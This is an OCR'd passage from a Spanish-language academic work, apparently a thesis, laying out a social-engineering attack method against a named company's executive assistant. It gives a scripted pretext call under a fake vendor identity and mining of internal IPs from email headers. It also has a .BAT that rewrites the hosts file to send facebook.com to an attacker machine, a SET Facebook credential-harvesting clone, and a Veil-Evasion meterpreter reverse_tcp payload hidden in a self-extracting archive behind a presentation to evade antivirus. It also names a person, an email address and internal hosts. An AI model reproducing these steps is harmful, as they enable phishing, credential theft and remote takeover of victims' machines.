


Figura 3-9. Esquema para la selección

Este paso, introduce un concepto de selección de víctima, ya que los anteriores esquemas se han centrado en la búsqueda vulnerabilidades en los equipos físicos como servidores y redes.

El aporte se centra en poder enfocar la búsqueda de vulnerabilidad de las personas, incluso si los sistemas son altamente seguros. Por esta razón, la búsqueda de un complemento que ayude a cubrir la mayor cantidad de vulnerabilidades es indispensable.

En esta etapa se pueden seleccionar una o varias víctimas, incluso de varios departamentos. Y es indispensable el interactuar con la misma, y lograr un grado de confianza que poco a poco puede ir creciendo.

Siguiendo el esquema de la victima seleccionada, se toma la información recolectada y resumida en la tabla 3-1. Con esta primera investigación tenemos dos nombres interesantes, el del Sr Presidente y el Sr Vicepresidente de la compañía.

Una buena práctica es comenzar con las asistentes de los altos mandos, ya que es usual por la gestión que realizan deben tener acceso a mucha información y muchas páginas como las redes sociales.

3.2.1 Puesta en marcha selección de una victima:

Con la información pública básica obtenida, se arma un script o dialogo básico para poder tener contacto con la persona que se va a seleccionar.

Se realizará la llamada, al número que encontramos, y solicitamos hablar con la asistente de la Vicepresidencia Comercial,

Tabla 3-2. Dialogo para seleccionar una víctima.

Agente	Dialogo
Victima:	Buenos Días, en que lo puedo ayudar?
Ingeniero Social:	Buenos Días, con la asistente de Guido Jalil?
Victima:	De parte de que empresa?
Ingeniero Social:	Somos una empresa que provee soluciones de equipos de rastreo, somos Secury Recovery Tech.
Victima:	Con quien tengo el Gusto?
Ingeniero Social:	Buenas Tardes con quien tengo el placer? Atacante: Soy Rafael de la Peña Gerente de Venta, deseamos hacerle llegar información de nuestros productos en la línea de rastreo y monitoreo. El Sr Guido Jalil me solicito que me comunique con su asistente para enviarle información de nuestros productos. Con quien tengo el gusto?
Victima:	Mi nombre es Mónica Lopez, en lo puedo ayudar?
Ingeniero Social:	Disculpe, a que correo le puedo enviar nuestro portafolio, con la información solicitada?
Victima:	Puede enviarlo a mlopez@carsegsa.com
Ingeniero Social:	Perfecto, le envío un correo en unos minutos solicitando confirmación, para estar seguro, y un segundo con la información de nuestro portafolio.
Victima:	Muchas gracias estaremos atentos.
Ingeniero Social:	A usted Señorita Mónica.

Con el dialogo descrito en la tabla 3-2, se procede a enviar un correo a la asistente de la Vicepresidencia desde un correo personal falso previamente creado, confirmando si el correo llego de forma adecuada.

Tabla 3-3. Mail a la victima seleccionada de confirmación.

Mail - Confirmación
Buenos Días, Por favor nos podria confirmar la cuenta de correo de mlopez@carsegsa.com Quedamos atentos a su OK, Ing. Rafael de la Peña. Gerente de Ventas.

Luego se recibe un correo, con la confirmación, el cual se procede analizar a nivel del encabezado del correo. Ver la sección B.1 del apéndice B, para el encabezado completo.

Tabla 3-4. Encabezado Mail de la víctima.

Fila	Encabezado del Mail - Confirmación
2	Authentication-Results: hotmail.com; spf=pass (sender IP is 190.95.210.34) smtp.mailfrom=mlopez@carsegsa.com; dkim=none header.d=carsegsa.com; x-hmca=pass header.id=mlopez@carsegsa.com

9	Received: from mail.carsegsa.com ([190.95.210.34]) by BAY0-MC1-F46.Bay0.hotmail.com with Microsoft SMTPSVC(6.0.3790.4900);
11	Received: from carsegsa.com (mail.carsegsa.com [10.100.89.4])
13	for <rafaelpena@hotmail.com>; Wed, 14 Aug 2013 09:43:28 -0500 (ECT)
14	Received: from SECVIP75 (lgyesec75.grupocarseg.com [10.100.89.75])
15	by carsegsa.com (Postfix) with ESMTP id 6479161C6D3
16	for <rafaelpena@hotmail.com>; Wed, 14 Aug 2013 09:43:26 -0500 (COT)
17	From: "Monica Lopez" <mlopez@carsegsa.com>
18	To: "Rafael de la Peña" <rafaelpena@hotmail.com>
21	Subject: RE: Portafolio.

De la tabla 3-4 se puede obtener información muy interesante que puede ser usada para construir escenarios de ataques. Como por ejemplo la ip de la máquina de origen, la ip del router, el nombre de la maquina origen.

3.2.2 Información obtenida de la selección:

De la información analizada de la víctima se puede armar la siguiente información

Tabla 3-5. Información obtenida fase de selección.

Información	Detalle
Nombre de la victima	Monica Lopez
Correo de la victima	mlopez@carsegsa.com

Ip de la victima	10.100.89.75
Ip del servidor de correo	10.100.89.4
Nombre de la maquina	lgyesec75.grupocarseg.com
Ip publica de la empresa	190.95.210.34

Esta tabla refleja, que se ha podido obtener una relación con la posible victima seleccionada, y que podemos enviarle información, sabiendo que será bien acogida.

Es importante resaltar que esta etapa se debe tomar algún tipo de contacto con la víctima, para poder seguir a los siguientes pasos de forma adecuada.

Hasta el momento se ha obtenido información de la empresa y victima sin necesidad de llegar ejercer algún ataque informático de forma directa.

3.3. Paso 3: Técnicas de Ingenieria Social - Construir

El objetivo que busca este paso es poder elaborar en base a la información y posible victima seleccionada anteriormente, unos posibles escenarios para evaluar, ¿Qué tan fácil es la víctima en facilitar información?

En esta paso se debe poder generar más de un escenario, y probar en cuantos estos se puede tener un caso de éxito, para su análisis. Cabe indicar que el éxito de este pasó está ligado al expertis del ingeniero social, para elaborar escenarios convincentes.




Figura 3-10. Esquema para la construcción

3.3.1 Escenarios a construir.

Basado en que el contexto es poder vulnerar a una persona que trabaja en una empresa se propone los siguientes escenarios:

Tabla 3-6. Escenarios sugeridos.

Escenarios	Detalle
Escenario 1:	Archivo adjunto infectado, enviado vía email. ARCHIVO BASE.

Escenario 2:	Clonación de página web de red social.
Escenario 3:	Infección de un medio de almacenamiento USB.

Los escenarios propuestos se pueden realizar desde una red externa, o desde la red interna de la empresa, esto depende del nivel de complejidad, pero como el objetivo es evaluar la vulnerabilidad de las personas, los escenarios 2,3 y 4 serán construidos desde la red interna de la empresa.

Otros escenarios pueden ser incluidos dependiendo de las necesidades y la información recolectada.

3.3.2 Herramientas seleccionadas para escenarios.

Una vez listado los escenarios, se procede a la selección de las herramientas más adecuadas para poder construirlos.

Tabla 3-7. Material para escenarios.

Herramientas	Detalle
1 servidor	RASPBERRY elemento 14 con sus accesorios
Sistema operativo	Kali versión más reciente
S.E.T	Kit de herramientas para ingenieros sociales.
Tarjeta inalámbrica	ALFA – o que sea compatible con Raspberry.
USB	Pen Drive.

3.3.3 Construcción de escenarios.

En base a los materiales seleccionados, se procede a armar los escenarios antes descritos de forma más detallada.

Antes de proceder a los escenarios seleccionados, se debe configurar el servidor Raspberry, instalar el sistema operativo Kali, y configurar las direcciones IP. Este servidor será instalado dentro de las instalaciones, conectado a una red inalámbrica abierta que se localizo.

3.3.3.1. Pasos previos: Kali + Raspberry + Set:

- Configurar el sistema operativo Kali sobre Raspberry. Ver la sección C.1 y C.2 del apéndice C.
- Configuración de Acceso al Raspberry por SSH. Ver la sección C.3 del apéndice C.
- Instalación de PUTTY[15]. Ver la sección C.4 del apéndice C.
- Configurar SET. Ver la sección C.5 del apéndice C.
- Configuración de VEIL-EVASION[16]. Ver la sección C.6 del apéndice C.

---

[15] PuTTY es un cliente SSH, Telnet, rlogin, y TCP raw con licencia libre

[16] Veil-Evasion.- Es una herramienta que permite generar paylods que no sean detectados por el antivirus

- Instalación física del Raspberry.

3.3.3.2. Construcción Escenario 1 - BASE:

El escenario 1, busca realizar un ataque que permite modificar los archivos host, del computador de la víctima, de tal forma que permita redireccionar las páginas que deseamos a una falsa.

Se lo llama Escenario BASE, ya que permite que los próximos ataques sean transparentes.

Tabla 3-8. Construcción Escenario 1 - Base.

PARAMETRO	DESCRIPCION
NOMBRE DEL ESCENARIO	Archivo infectado - BASE
OBJETIVO	Modificar el archivos host de la máquina de la victima para poder redireccionar nuestro sitio falso.
MEDIO DE COMUNICACION	Correo electrónico.
HERRAMIENTAS	Kali Linux.
VICTIMA	Victima seleccionada (Asistencia de Gerencia)
PRE-REQUISITO	Tener el correo de la víctima.
TIEMPO DE LA PRUEBA	De 5 a 10 (es una página de acceso común)

Para este escenario se crear el archivo a enviar por correo electrónico, a la máquina de la víctima.

Se crea un archivo .BAT, con el programa NOTEPAD, con la siguiente información:

Tabla 3-9. Archivo Portafoio.bat

Creación de archivo BAT
Echo off Echo 10.100.89.76 http://www.facebook.com/>>C:\Windows\System32\driver\etc\hosts

Se graba el archivo con el siguiente nombre y extensión Portafolio.BAT. El archivo hosts, es el primer lugar donde consulta nuestra máquina para poder traducir una dirección URL, a una dirección IP, si no lo encuentra procede a buscar en los DNS configurados.

Las paginas que pretende falsificar es de una red social – facebook.

Figura 3-11. Portafolio.bat

El archivo puede ser enviado al destinatario, comprimiéndolo. El mismo de por si no es detectado como una amenaza.

3.3.3.3. Construcción Escenario 2:

La construcción del escenario 2, busca poder tener acceso a la máquina de la víctima, sin necesidad de interactuar con ella, esto debido a que el archivo antes enviado permite modificar el redireccionamiento permitiendo poder crear una página falsa de la red social del Facebook.

Tabla 3-10. Construcción Escenario 2.

PARAMETRO	DESCRIPCION
NOMBRE DEL ESCENARIO	Clonación pagina de red social Facebook,
OBJETIVO	Clonar la pagina de red social Facebook, y obtener información personal de la victima
MEDIO DE COMUNICACION	HTTP
HERRAMIENTAS	Kali Linux.
VICTIMA	Victima seleccionada (Asistencia de Gerencia)
PRE-REQUISITO	A ver enviado el archivo **Portafolio.bat**
TIEMPO DE LA PRUEBA	De 5 a 10 (es una página de acceso común)

Para configurar este se escenario se conecta al raspberry, para su configuración.

Una vez conectado se ingresa a al raspberry por medio del programa PUTTY, accediendo a la interfaz terminal, desde ahí digitamos el siguiente comando: ***#set-toolkit***

Se mostrara una interfaz en modo texto con las opciones del kit de herramientas para ingenieros sociales.

Figura 3-12. Interfaz de SET.

Dentro de esta ventana se procede a escoger la opción 1: *"Social-Engineering Attacks"*. El mostrara otro menú de texto para poder seleccionar.




Figura 3-12. Interfaz de Social-Engineering Attacks.

Luego se procede a escoger la opción 2) "Website Attack Vector".




Figura 3-13. Interfaz de Website Attack Vector.

Luego se procede a escoger la opción 3) "Credential Harvester Attack Method" e inmediatamente la opción 2) "Site Cloner". Luego se solicitara que se ingrese información necesaria para poder realizar la clonación y posterior ataque.

Tabla 3-11. Parámetros solicitados Escenario 2.

Parámetro	Dato a ingresar
NAT/FOWARD	NO
IP ADDRESS	192.168.89.76
URL	HTTP://WWW.FACEBOOK.COM

Figura 3-14. Parámetros solicitados - Website Attack Vector.

A continuación Se verifica que la pagina este clonada correctamente. Ingresando a la ip asignada desde un navegador que se encuentre en la misma red o la maquina local.

Figura 3-15. Página Facebook clonada.

Con esta configuración se puede obtener información personal de la víctima, hay que considerar que tenga acceso a la página clonada.

3.3.3.4. Construcción Escenario 3:

El escenario busca infectar un medio extraíble como una memoria USB, en el cual se tenga un archivo oculto con código malicioso y que permita poder tener acceso a la máquina de la víctima, este ataque es altamente peligroso, ya que podrá tener acceso a toda la información que esta almacenada en la máquina de la empresa.

Tabla 3-10. Construcción Escenario 3.

PARAMETRO	DESCRIPCION
NOMBRE DEL ESCENARIO	Infección memoria USB
OBJETIVO	Crear un archivo que permita tener el control de la computadora de la víctima.
MEDIO DE COMUNICACION	Memoria USB – Abriendo un puerto 4444
HERRAMIENTAS	Kali Linux, VEIL
VICTIMA	Victima seleccionada (Asistencia de Gerencia)
PRE-REQUISITO	Dirección física para enviar el USB infectado
TIEMPO DE LA PRUEBA	3 dias

3.3.3.4.1. Creando Archivo con Veil

Para el escenario 3 se va crear un archivo para ser puesto en un pen drive con un archivo que este infectado con un fragmento de código que permita tener control de la computadora infectada.

Para este escenario se va utilizar la herramienta Veil-Evasion, que es una herramienta que permite generar payloads basado en metasploit, con la finalidad de no ser detectado por la mayor cantidad de antivirus.

Para instalar esta herramienta se sigue los siguientes pasos:

Tabla 3-10. Pasos a seguir para instalar Veil.

COMANDOS
root@kali~:# git clone http://github.com/ChrisTruncer/Veil.git
root@kali~:#cd Veil/
root@kali~:#cd setup/
root@kali~:#./setup.sh
root@kali~:#cd ..
root@kali~:#./Veil-Evasion.py

Y si todo está en orden aparecerá la siguiente página:

Figura 3-16. Marco de Trabajo de Veil.

Desde este punto podremos crear nuestro archivo ejecutable que contenga un código malicioso, que permita atacar la computadora de la víctima.

Para la creación del archivo se detalla en la sección c, del Anexo 3. Para ello se utilizó la siguiente información:

Tabla 3-10. Parámetros para crear archivo infectado.

Parámetro	Detalle
Lenguaje	Python
Payload	Python/shellcode_inject/aes_encrypt
Shellcode	Windows/meterpreter/reverse_tcp
Opciones Requeridas	LHOST=10.100.89.76 LPORT=4444
Nombre del archivo	Test01.py
Archivo Handler	Test01_handler.txt

El archivo infectado se encuentra en la siguiente ruta:




Figura 3-17. Ruta del archivo infectado creado con Veil

Para crear el listener el recurso se encuentra en la siguiente ruta:

Figura 3-18. Ruta del listener creado con Veil.

3.3.3.4.2. Ocultando el archivo infectado

Una vez que se tiene el archivo creado, para ser enviado por mail, una táctica muy popular, es poder ocular el archivo dentro de otro archivo, para esta técnica se debe tener dos archivos, el primero es el archivo infectado y el segundo un archivo. Creando el archivo para enviar por mail, se utiliza dos archivos, para ocultar el ejecutable que contiene el código malicioso. Y el programa WINRAR en su versión gratuita

Tabla 3-11. Parámetros para ocultar archivo infectado.

Parámetro	Detalle
Archivo 1	Test01.exe: Archivo con el código malicioso.
Archivo 2	Hunter.pps: una presentación de la empresa.

Figura 3-19. Archivos para ocultar archivo infectado.

Se siguen los siguientes pasos para ocultar el archivo:

Paso 1: Se selecciona ambos archivos y se da clic derecho, para luego seleccionar, agregar archivo




Figura 3-20. Clic derecho sobre los archivos para ocultar.

Se selecciona "Create SFX archive", luego se va a la pestaña "Advance".




Figura 3-21. Opciones Avanzadas del WINRAR.

En la pestaña "Advance" se selecciona, "SFX options".




Figura 3-22. Opciones Avanzadas del WINRAR – Opciones SFX.

Se abre otra una ventana con varias opciones, las cuales se configuran a continuación. Configuración de la pestaña "General" de "Advance SFX options".

Tabla 3-12. Parámetros Avanzados - ocultar archivo infectado.

Parámetro	Detalle
General	Abolute path. Save and restore paths Run after extraction: test01.exe Run before extraction: Hunter.pps
Advance	Request administrator access.
Modes	Hide all
Update	Extract and replace file




Figura 3-23. Configuración final – Opciones SFX.

Luego se genera un archivo ejecutable el cual contiene dos archivos, una presentación para Hunter que se ejecuta automáticamente, y el archivo infectado que se ejecuta de forma oculta.




Figura 3-24. Archivo final con el archivo oculto.

Para poder enviar el archivo por correo electrónico se debe comprimir en formato "zip".

Figura 3-25. Archivo final comprimido con el archivo oculto.

Antes de enviar el archivo comprimido, se realiza una comprobación con un antivirus local,




Figura 3-26. Antivirus no detecta el archivo oculto en la presentación.

3.4. Paso 4: Explotar la relación con la Victima.

El paso de explotación se busca ejecutar los escenarios creados en el paso anterior, y recolectar los resultados obtenidos.




Figura 3-27. Esquema para la Explotación

3.4.1 Explotación de escenario 1

De la relación obtenida con la victima de la empresa víctima se prepara otro correo para ser enviado, respondiendo sobre el correo antes recibió indicando que se adjunta la presentación, para este efecto se adjunta el archivo antes generado:

Figura 3-28. Envío de correo con el adjunto - Portafolio.zip

Luego se llama para realizar la confirmación. Como el archivo no muestra ninguna información, esperamos una negativa de que el archivo no pudo ejecutar. Con esta confirmación sabremos que se pudo modificar el archivo "C:\Windows\System32\driver\etc\hosts", de la máquina de la víctima. Y con ellos se puede proceder a realizar el ataque de nuestra página falsa.

3.4.2 Explotación de escenario 2

Luego de que el archivo Portafolio.zip fue ejecutado en la máquina de la víctima se procede a ejecutar desde nuestro Raspberry se ejecuta los comandos antes explicado para el escenario 2.

Figura 3-29. Escenario 2, esperando a que se conecte una victima

Esto nos genera la pagina falsa de la red social FACEBOOK, y se espera a que se conecte la victima. Cuando la víctima se conecta sale información que muestra su usuario y clave.

